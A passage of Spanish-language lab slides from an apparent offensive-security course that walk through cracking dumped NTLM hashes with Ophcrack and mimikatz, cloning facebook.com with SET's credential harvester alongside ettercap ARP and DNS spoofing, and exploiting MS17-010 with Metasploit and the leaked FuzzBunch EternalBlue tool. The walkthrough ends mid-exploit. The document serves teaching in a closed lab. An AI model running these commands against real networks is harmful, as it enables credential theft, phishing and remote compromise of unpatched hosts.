
Presionar el botón install



# Práctica #13: Desarrollo Ophcrack


Ubicar el directorio donde se encuentran las tablas.

/root/Downloads/prehases/tables\_vista\_free




# Práctica #13: Desarrollo Ophcrack

Hecho esto se cargan las tablas que van a ser usadas en el proceso de cracking.



# Práctica #13: Desarrollo Ophcrack

En la herramienta Ophcrack presionar el botón **Load** y posteriormente elegir **Single Hash**




# Práctica #13: Desarrollo Ophcrack

En la ventana emergente se debe pegar los hashes de la contraseña


LM:NTHash

Estos se obtuvieron a través del comando “msv” de meterpreter, presionar “OK”.



# Práctica #13: Desarrollo Ophcrack

Una vez cargados los hashes se presiona el botón “Crack” y comienza el proceso.



# Práctica #13: Desarrollo Ophcrack

Dependiendo como se hayan generado las Rainbow Tables es posible obtener la contraseña o no.

Sin embargo gracias a mimikatz se puede conocer la contraseña en claro (porque está en memoria).

AuthID	Package	Domain	User	Password
0;997	Negotiate	NT AUTHORITY	SERVICIO LOCAL	
0;996	Negotiate	WORKGROUP	WINDOWS7\$	
0;48248	NTLM			
0;999	NTLM	WORKGROUP	WINDOWS7\$	
0;347764	NTLM	Windows7	usuario	contrasena
0;347735	NTLM	Windows7	usuario	contrasena

# **SOCIAL ENGINEERING TOOLKIT**

# Setoolkit

- Ingeniería social: es una práctica en la que el objetivo es obtener información a través de la manipulación de personas o usuarios.
- El principio que maneja la ingeniería social es que en cualquier sistemas de información “los usuarios son el eslabón más débil”.
- The Social-Engineer Toolkit (SET) fue creado y programado por el fundador de TrusedSec.

# Características de Setoolkit

- Es una herramienta open-source en python destinada para pruebas de penetración en el ámbito de la ingeniería social.
- SET ha sido presentado en conferencias de gran escala como BlackHat, DerbyCon, Defcon y ShmooCon.

# Práctica #14: Desarrollo

- Comprobar la comunicación entre ambas máquinas a través del comando ping.

```
C:\Users\usuario>ping 192.168.26.136

Haciendo ping a 192.168.26.136 con 32 bytes de datos:
Respuesta desde 192.168.26.136: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.26.136:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
                (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 0ms, Media = 0ms
```

# Práctica #14: Desarrollo

- Ejecutar la herramienta SET en el equipo Kali, para ello escribir en la terminal, setoolkit

```
root@kali:~# setoolkit
[...] New set.config.py file generated on: 2017-06-22 15:39:59.340634
[...] Verifying configuration update...
[*] Update verified, config timestamp is: 2017-06-22 15:39:59.340634
[*] SET is using the new config, no need to restart

The logo for The Social-Engineer Toolkit (SET) features a blue background with a white TARDIS from Doctor Who. The TARDIS has a door with the number '0' on it. Above the TARDIS, the words 'POLICE ## BOX' are written. Below the TARDIS, the words 'Timey Wimey' are written. To the right of the TARDIS, there is vertical text that reads 'JERONIMO'.
```

[---] The Social-Engineer Toolkit (SET) [---]  
[---] Created by: David Kennedy (ReL1K) [---]  
[---] Version: 7.6.1 [---]  
[---] Codename: 'Vault7' [---]  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: <https://www.trustedsec.com> [---]

# Práctica #14: Desarrollo

- Seleccionar la opción 1, “Social-Engineering Attacks”

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.6.1
Current version: 7.6.5

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

# Práctica #14: Desarrollo

- En seguida seleccionar la opción 2, “Website Attack Vector”

Select from the menu:

- 1) Spear-Phishing Attack Vectors
  - 2) Website Attack Vectors
  - 3) Infectious Media Generator
  - 4) Create a Payload and Listener
  - 5) Mass Mailer Attack
  - 6) Arduino-Based Attack Vector
  - 7) Wireless Access Point Attack Vector
  - 8) QRCode Generator Attack Vector
  - 9) Powershell Attack Vectors
  - 10) SMS Spoofing Attack Vector
  - 11) Third Party Modules
- 99) Return back to the main menu.

[set>](#)

# Práctica #14: Desarrollo

- Seleccionar la opción 3 del menú, “Credential Harvester Attack Method”

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu
```

[set:webattack>3](#)

# Práctica #14: Desarrollo

- Elegir la opción 2 “Site Cloner” del menú

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

# Práctica #14: Desarrollo

- SET solicita los datos de la IP del equipo atacante y la página a clonar, además pregunta si se desea iniciar el servicio de Apache y guarda la salida en un archivo.

```
[+] Credential harvester will allow you to utilize the clone capabilities within
SET
[+] to harvest credentials or parameters from a website as well as place them in
to a report
[+] This option is used for what IP the server will POST to.
[+] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.26.1
36
[+] SET supports both HTTP and HTTPS
[+] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
Python OpenSSL wasn't detected or PEM file not found, note that SSL compatibility
will be affected.
[*] Printing error: zipimporter() argument 1 must be string, not function

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

# Práctica #14: Desarrollo

- Abrir un navegador e ingresar la dirección IP especificada en la herramienta SET.



# Práctica #14: Desarrollo

- Se realizará el ARP spoofing y posteriormente, el DNS spoofing para obtener credenciales de acceso. Para lograrlo, es necesario agregar la siguiente línea al final del archivo “etter.dns” y guardar los cambios.

\*facebook.com A 192.168.X.X

- El archivo se encuentra localizado en la ruta:

```
/etc/etter.dns
# NOTE: the wildcarded hosts can't be used to poison the PTR requests #
# so if you want to reverse poison you have to specify a plain #
# host. (look at the www.microsoft.com example) #
#
#####
facebook.com A 192.168.26.136
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
microsoft.com A 107.170.40.56
*.microsoft.com A 107.170.40.56
```

# Práctica #14: Desarrollo

- Ejecutar la herramienta Ettercap para realizar el ataque de ARP poisoning y DNS spoofing:

```
# ettercap -T -q -i eth0 -P dns_spoof -M arp ///
```

```
root@kali:~# ettercap -T -q -i eth0 -P dns_spoof -M arp ///
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
eth0 -> 00:0C:29:77:9C:76
    192.168.26.136/255.255.255.0
    fe80::20c:29ff:fe77:9c76%64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is
not set to 0.
Privileges dropped to EUID 65534 EGID 65534...
```

# Práctica #14: Desarrollo

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

5 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)

GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Activating dns_spoof plugin...

DHCP: [00:0C:29:77:9C:76] REQUEST 192.168.26.136
DHCP: [192.168.26.254] ACK : 192.168.26.136 255.255.255.0 GW 192.168.26.2 DNS 19
2.168.26.2 "localdomain"
```

# Práctica #14: Desarrollo


- Verificar el éxito del ataque analizando el contenido de la table ARP. Se observa que la máquina víctima tiene la table ARP modificada y que los equipos tienen asociada la dirección MAC de la máquina atacante.

```
C:\Users\usuario>arp -a

Interfaz: 192.168.26.132 --- 0xb
          Dirección de Internet      Dirección física      Tipo
 192.168.26.1           00-0c-29-77-9c-76    dinámico
 192.168.26.2           00-0c-29-77-9c-76    dinámico
 192.168.26.136          00-0c-29-77-9c-76    dinámico
 192.168.26.254          00-0c-29-77-9c-76    dinámico
 192.168.26.255          ff-ff-ff-ff-ff-ff  estático
 224.0.0.22              01-00-5e-00-00-16  estático
 224.0.0.252              01-00-5e-00-00-fc  estático
 255.255.255.255         ff-ff-ff-ff-ff-ff  estático
```

# Práctica #14: Desarrollo

- En la máquina víctima ingresar a la página de facebook.com y proporcionar los datos ficticios.



# Práctica #14: Desarrollo

La tabla de resolución de nombre es modificada y por consiguiente al ingresar facebook.com en el navegador, el usuario es redirigido a la página falsa.

```
DHCP: [00:0C:29:77:9C:76] REQUEST 192.168.26.136
DHCP: [192.168.26.254] ACK : 192.168.26.136 255.255.255.0 GW 192.168.26.2 DNS 19
2.168.26.2 "localdomain"
dns_spoof: A [facebook.com] spoofed to [192.168.26.136]
HTTP : 192.168.26.136:80 -> USER: usuario@correo.com PASS: password INFO: http
://facebook.com/
CONTENT: lsd=AVpXRRis&display=&enable_profile_selector=&isprivate=&legacy_return
=0&profile_selector_ids=&return_session=&skip_api_login=&signed_next=&trynum=1&t
imezone=&lgndim=&lgnrnd=124808_jg-i&lgnjs=n&email=usuario@correo.com&pass=passwo
rd&login=1
```

# Práctica #14: Desarrollo

- En la máquina víctima, windows 7, se ejecuta ipconfig /displaydns para mostrar la resolución DNS en memoria cache. Observar como la url www.facebook.com tiene asociada la IP del atacante

```
C:\Users\usuario>ipconfig /displaydns

Configuración IP de Windows

facebook.com
-----
Nombre de registro . . . : facebook.com
Tipo de registro . . . : 1
Período de vida . . . : 3377
Longitud de datos . . . : 4
Sección . . . . . : respuesta
Un registro (host) . . . : 192.168.26.136
```

# Conclusión

- Por sí solo, el ataque ARP spoofing permite al atacante observer información dentro de una red LAN, pero si se agrega otro tipo de ataques, como ingeniería social, el atacante puede causar un mayor daño a la persona u organización
- Es importante concientizar al usuario final sobre la verificación de la autenticidad de los sitios web visitados y no reveler información sensible hasta asegurarse de estar en un sitio legítimo.

# **PRÁCTICA #15. EXPLOTACIÓN DE MS17-010**

# Práctica #15. Explotación de MS17-010

- MS17-010 es una vulnerabilidad que se hizo popular debido al ransomware “WannaCry”
- Se derivó de la filtración de información y de herramientas de la NSA que tuvo lugar este año.
- Al conjunto de herramientas se les conoce como shadowbrokers o fuzzbunch.

# Práctica #15. Explotación de MS17-010

- Metasploit cuenta con un scanner que nos puede decir si un equipo es vulnerable.
- Buscar en metasploit modulos con referencia a la vulnerabilidad en cuestión.

```
msf > search ms17

Matching Modules
=====
Name                                     Disclosure Date  Rank   Description
-----                                     -----        -----
auxiliary/admin/mssql/mssql_enum_domain_accounts          normal    Microsoft SQL Server SUSER_SN
AME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli      normal    Microsoft SQL Server SQLi SUS
ER_SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins            normal    Microsoft SQL Server SUSER_SN
AME SQL Logins Enumeration
auxiliary/admin/mssql/mssql_escalate_execute_as           normal    Microsoft SQL Server Escalate
EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sqli      normal    Microsoft SQL Server SQLi Esc
alate Execute AS
auxiliary/scanner/smb/smb_ms17_010                      normal    MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_永恒之蓝                  average   MS17-010 EternalBlue SMB Remo
te Windows Kernel Pool Corruption
2017-03-14
```

# Práctica #15. Explotación de MS17-010

- Una vez localizado el modulo adecuado, usarlo y verificar sus opciones.

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

Name      Current Setting  Required  Description
-----  -----
RHOSTS    192.168.26.132  yes        The target address range or CIDR identifier
RPORT     445              yes        The SMB service port (TCP)
SMBDomain .                no         The Windows domain to use for authentication
SMBPass   [REDACTED]       no         The password for the specified username
SMBUser   [REDACTED]       no         The username to authenticate as
THREADS   1                yes        The number of concurrent threads
```

# Práctica #15. Explotación de MS17-010

- Realizar el escaneo, especificando la IP a través del parámetro RHOSTS.

```
msf auxiliary(smb_ms17_010) > set RHOSTS 192.168.26.132
RHOSTS => 192.168.26.132
msf auxiliary(smb_ms17_010) > run

[+] 192.168.26.132:445 - Host is likely VULNERABLE to MS17-010! (Windows 7 Professional
7601 Service Pack 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

# Práctica #15. Explotación de MS17-010

- A través de la línea de comandos navegar a la ruta */root/.wine-fuzzbunch/drive\_c/fuzzbunch-debian/windows* y ejecutar *wine cmd.exe*

Iniciar WINE con:

```
WINEPREFIX="$HOME/.wine-fuzzbunch" WINEARCH=win32 wine wineboot
```

```
root@kali:~/wine-fuzzbunch/drive_c/fuzzbunch-debian/windows# wine cmd.exe
Microsoft Windows 5.1.2600 (1.8.7)

C:\fuzzbunch-debian\windows>
```

# Práctica #15. Explotación de MS17-010

- Ejecutar la herramienta fb.py, lo cual inicializara el conjunto de herramientas fuzzbunch.

```
C:\fuzzbunch-debian\windows>python fb.py
--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\fuzzbunch-debian\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => C:\fuzzbunch-debian\logs
[*] Autorun ON

ImplantConfig Autorun List
=====
0) prompt confirm
1) execute
```

# Práctica #15. Explotación de MS17-010

- Se debe especificar la IP del objetivo y la IP del atacante, y se debe establecer la redirección como falsa con un *no*.

```
Payload Autorun List
=====
0) apply
1) prompt confirm
2) execute

[+] Set FbStorage => C:\fuzzbunch-debian\windows\storage

[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.26.132
[?] Default Callback IP Address [] : 192.168.26.136
[?] Use Redirection [yes] : no

[?] Base Log directory [C:\fuzzbunch-debian\logs] : █
```

# Práctica #15. Explotación de MS17-010

- Seleccionar la opción de generar un nuevo proyecto y nombrarlo.

```
[*] Checking C:\fuzzbunch-debian\logs for projects
Index      Project
-----
0          prueba
1          Create a New Project

[?] Project [0] : 1
[?] New Project Name : proyecto
[?] Set target log directory to 'C:\fuzzbunch-debian\logs\proyecto\z192.168.26.132'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.26.132
[+] Set CallbackIp => 192.168.26.136

[!] Redirection OFF
[+] Set LogDir => C:\fuzzbunch-debian\logs\proyecto\z192.168.26.132
[+] Set Project => proyecto

fb >
```

# Práctica #15. Explotación de MS17-010

- En el Shell que nos devuelve FuzzBunch ejecutar el comando:

*use EternalBlue*

- Utilizar las opciones por defecto hasta la opción MODE

```
fb > use EternalBlue
[!] Entering Plugin Context :: Eternalblue
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.26.132

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Enter Prompt Mode :: Eternalblue
Module: Eternalblue
=====
Name          Value
----          -----
NetworkTimeout 60
TargetIp      192.168.26.132
TargetPort     445
VerifyTarget   True
VerifyBackdoor True
MaxExploitAttempts 3
GroomAllocations 12
Target        WIN72K8R2

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] : █
```

# Práctica #15. Explotación de MS17-010

- En la opción MODE, se debe seleccionar el número 1.

```
[*] Mode :: Delivery mechanism
    *0) DANE      Forward deployment via DARINGNEOPHYTE
        1) FB       Traditional deployment from within FUZZBUNCH
[?] Mode [0] : 1
[+] Run Mode: FB
```

# Práctica #15. Explotación de MS17-010

- Continuar con las opciones por defecto hasta que se nos pregunte si deseamos ejecutar EternalBlue.

```
[+] Configure Plugin Remote Tunnels

Module: Eternalblue
=====
Name           Value
----          -----
DaveProxyPort      0
NetworkTimeout     60
TargetIp          192.168.26.132
TargetPort         445
VerifyTarget       True
VerifyBackdoor     True
MaxExploitAttempts 3
GroomAllocations   12
ShellcodeBuffer
Target           WIN72K8R2

[?] Execute Plugin? [Yes] :
```

# Práctica #15. Explotación de MS17-010

- Al ejecutar el plugin, deben mostrarse las acciones que se realizan.

```
[*] Executing Plugin
[*] Connecting to target for exploitation.
[+] Connection established for exploitation.
[*] Pinging backdoor...
[+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (43 bytes):
0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
